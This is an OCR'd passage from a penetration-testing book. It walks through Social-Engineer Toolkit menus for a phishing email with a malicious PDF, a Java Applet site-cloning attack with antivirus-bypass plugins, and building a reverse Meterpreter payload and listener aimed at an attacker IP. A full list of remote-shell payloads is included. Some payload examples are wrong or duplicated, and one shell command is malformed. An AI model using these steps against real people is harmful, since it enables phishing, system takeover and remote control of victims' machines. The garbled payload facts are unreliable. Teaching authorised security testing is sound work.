
Next, the attacker needs to decide whether he wants to send this malicious e-mail to a single or multiple targets. We have selected option **1** for this example:

```
Set: Phishing> 1
```

Once the target specification has been completed, the next thing the attacker needs to specify is the template. The attacker can select a default template or use his own template. Creating your own template, such as one that shows news from a current topic, increases the chance to perform a successful attack. In this case, we have selected the default template:

```
Set: Phishing>  7
```

This option will select the **Order Confirmation** template, as shown in the previous screenshot and the following screen appears:



After specifying the template, the attacker needs to enter and specify whether he/she wants to send an e-mail from a Gmail account or use their own e-mail server. The second option is given more priority as there are less chances of getting caught.

Therefore, SET will send the e-mail and the confirmation will be given to the attacker:

Once the target opens the e-mail and sees the PDF document, their machine will be compromised and a reverse Meterpreter session will be opened at the attacker's end.

Meterpreter is an advanced payload. Once the target executes the stager, which is usually the bound file, the Meterpreter core initializes, establishes a network link over the socket, and sends a `GET` call to Metasploit on the attacker side. Metasploit receives this `GET` call and configures the client, making the remote shell of the target

accessible to the attacker. With the help of Meterpreter, the attacker can perform many things, such as uploading a file and executing a file on the remote machine.

Java Applet Attack

Before we start with the topic of Java Applet Attack, let's first understand what an applet is and how it works.

An **applet** can be described as a Java program that runs on a web browser. Basically, the concept of a Java applet comes from the concept of embedding within an HTML page.

To view an applet, the **Java Runtime Environment** (**JRE**) is required. The JVM can be either a plugin of the web browser or a separate runtime environment.

Java Applet Attack is the most famous and the most successful attack method to compromise a system. It was developed by Thomas Werth, one of the SET developers.

Java Applet Attack works by infecting the JRE. It is the responsibility of the JRE to execute the applet. Java Applet Attack works on Windows, Linux, and Mac OS platforms.

Choose **1) Social Engineering Attacks** from the menu to receive a list of possible attacks that can be performed under **Social-Engineering Attacks**.

To perform a **Java Applet Attack,** select option **2 Website Attack Vectors**:

```
Set > 2
```

Select **Website Attack Vectors** to move on to the next menu. The following is the command to view a list of attacks that can be performed under the website attack method:

```
Set: Webattack> 2
```

There are three options provided by **Java Applet Attack,** as shown in the following

screenshot:

We have selected **2) Site Cloner** in this case:


Once the method has been chosen, the attacker needs to input the IP of the attacker's machine, which in this case is the Kali machine's IP address.

To get the private IP of the target, one needs to understand NAT and it's working.


NAT stands for **Network Address Translation**, and includes network masquerading and IP masquerading.

NAT can generally receive a packet based on the request. It also generally rewrites the packet source or destination through the router or firewall. So, to get the private IP address of the target, we have created an SSH tunnel to create a connection. This is covered in detail in the next chapter.

Once the attacker has given the IP address of the attacking machine and the website to be copied, the next thing the attacker needs to select is the payload:




Selecting **2) Windows Reverse_TCPMeterpreter** will open a shell reverse connection towards the attack machine once the machine is exploited:




Once the payload has been specified, the attacker needs to specify the plugins to bypass the AV Security.


Afterwards, the attacker needs to specify where the server port needs to listen on. The default port is `443`.



The server has started listening on the attacker machines. Once the target visits the link, a pop up will be displayed on their machine, as shown in the following screenshot:



Once the target accepts the **Java Applet Attack** certificate, a Meterpreter session will be created from the attacker's side:



As can be seen in the preceding screenshot, the target shell has been opened.

Defense against these attacks

The attacks that we have covered in this chapter can mostly be avoided by keeping our web browser updated and not opening any suspicious links and documents. Also ensure that the passwords/credentials used are changed frequently and retained secretly.

Summary

In this chapter, we have covered how to attack the application level of remote systems via web browsers and e-mails.

In the next chapter, we will be covering how to create a payload and listener and how to send spoofed SMSes.

Chapter 3. Performing Client-side Attacks through SET

This chapter shows you how to do some things that in many situations might be illegal, unethical, a violation of terms of service, or just not a good idea. It is provided here to give you information you can use to protect yourself against threats and make your own system more secure. Before following these instructions, be sure you are on the right side of the legal and ethical line... use your powers for good!

In this chapter, we will be covering how to conduct a security audit based on client-side attacks, how to make the backdoor server run on the attacker machine, and create a payload and listener.

We will also learn how an attacker can attack using e-mails on large enterprise networks. The topics covered in this chapter are as follows:

- Creating a payload and a listener
- Understanding the mass mailer attack
- SMS spoofing attack vector

Creating a payload and a listener

Before starting with how to create a payload, we will discuss some keywords that often come up in the day-to-day lives of IT security personnel.

Vulnerability

Vulnerability can be defined as a weakness or flaw in the computer software architecture or in the implementation which allows a hacker to use the weakness and compromise the machine based on the vulnerability.

Exploit

A program or piece of code that allows the attacker to compromise a machine based on its vulnerability is called an exploit.

Payload

This is a software program or malware sent along with the exploit to be executed on the vulnerable machine. Let's look at some examples of the different types of payload that are offered in Metasploit Framework.

The different types of payload are as follows:

- **Singles**: This payload only performs a single operation such as transferring a file to remote machines or a standalone work station. For example:

  ```
  windows/shell/bind_tcp
  ```

- **Stagers**: A stager delivers a part of the payload, and when a connection is established, it delivers the rest of the payload. For example:

  ```
  windows/shell/bind_tcp
  ```

- **Meterpreter**: This is an advanced multifaceted payload that operates via DLL injection that completely resides in the memory of the computer. For example:

  ```
  Java/shell/reverse_tcp
  ```

Steps to create a payload and listener


The basic steps that need to be followed to create a payload and listener are as follows:

1. Open a SET toolkit in your Kali Linux machine using the following commands:

   ```
   root@kali:-# whereis set
   set: /usr/share/set
   root@kali: cd /usr/share/set/  ./set
   ```

   Once this command is given, we will see the opening menu of SET, as shown in the following screenshot:

2. Select **1) Social-Engineering Attacks** to receive a listing of the possible attacks that fall under social engineering. The following screenshot shows this list of attacks:



3. We will start with the fourth option, **Create a Payload and Listener**, to create the listener and the payload. To select this option, use the following command:

```
Set:/>4
```

4. The next step in creating the payload and the listener is to provide the IP address of the attacker machine where the reverse connection can be made by using the reverse connection means. Once this machine gets exploited, the payload will open a shell on the attacker machine of the target machine. Enter the IP address using the following commands:

```
Set>4 :loads Enter the Ip address for the payload
Set>4   <ip-address>
```

Once the attacker is done with giving the IP address for the listener, we need to understand the types of payload, such as single, stagers, or Meterpreter. We have already discussed this in the *Payload* section.

```
set:payloads> Enter the IP address for the payload (reverse):192.168.30.166

What payload do you want to generate:

  Name:                                  Description:

   1) Windows Shell Reverse_TCP          Spawn a command shell on victim and send back to attacker
   2) Windows Reverse_TCP Meterpreter    Spawn a meterpreter shell on victim and send back to attacker
   3) Windows Reverse_TCP VNC DLL        Spawn a VNC server on victim and send back to attacker
   4) Windows Bind Shell                 Execute payload and create an accepting port on remote system
   5) Windows Bind Shell X64             Windows x64 Command Shell, Bind TCP Inline
   6) Windows Shell Reverse_TCP X64      Windows X64 Command Shell, Reverse TCP Inline
   7) Windows Meterpreter Reverse_TCP X64 Connect back to the attacker (Windows x64), Meterpreter
   8) Windows Meterpreter Egress Buster  Spawn a meterpreter shell and find a port home via multiple ports
   9) Windows Meterpreter Reverse HTTPS  Tunnel communication over HTTP using SSL and use Meterpreter
  10) Windows Meterpreter Reverse DNS    Use a hostname instead of an IP address and spawn Meterpreter
  11) SE Toolkit Interactive Shell       Custom interactive reverse toolkit designed for SET
  12) SE Toolkit HTTP Reverse Shell      Purely native HTTP shell with AES encryption support
  13) RATTE HTTP Tunneling Payload       Security bypass payload that will tunnel all comms over HTTP
  14) ShellCodeExec Alphanum Shellcode   This will drop a meterpreter payload through shellcodeexec
  15) PyInjector Shellcode Injection     This will drop a meterpreter payload through PyInjector
  16) MultiPyInjector Shellcode Injection This will drop multiple Metasploit payloads via memory
  17) Import your own executable         Specify a path for your own executable

set:payloads>
```

5. Now we will select **Windows Reverse_TCP Meterpreter,** where Meterpreter is an advanced multifaceted payload that operates via DLL injection. Here, **Reverse_TCP** means that it is listening on a port that is waiting for the connection to either establish or abort. To select **Windows Reverse_TCP Meterpreter**, use the following command:

```
Set:payload>2
```

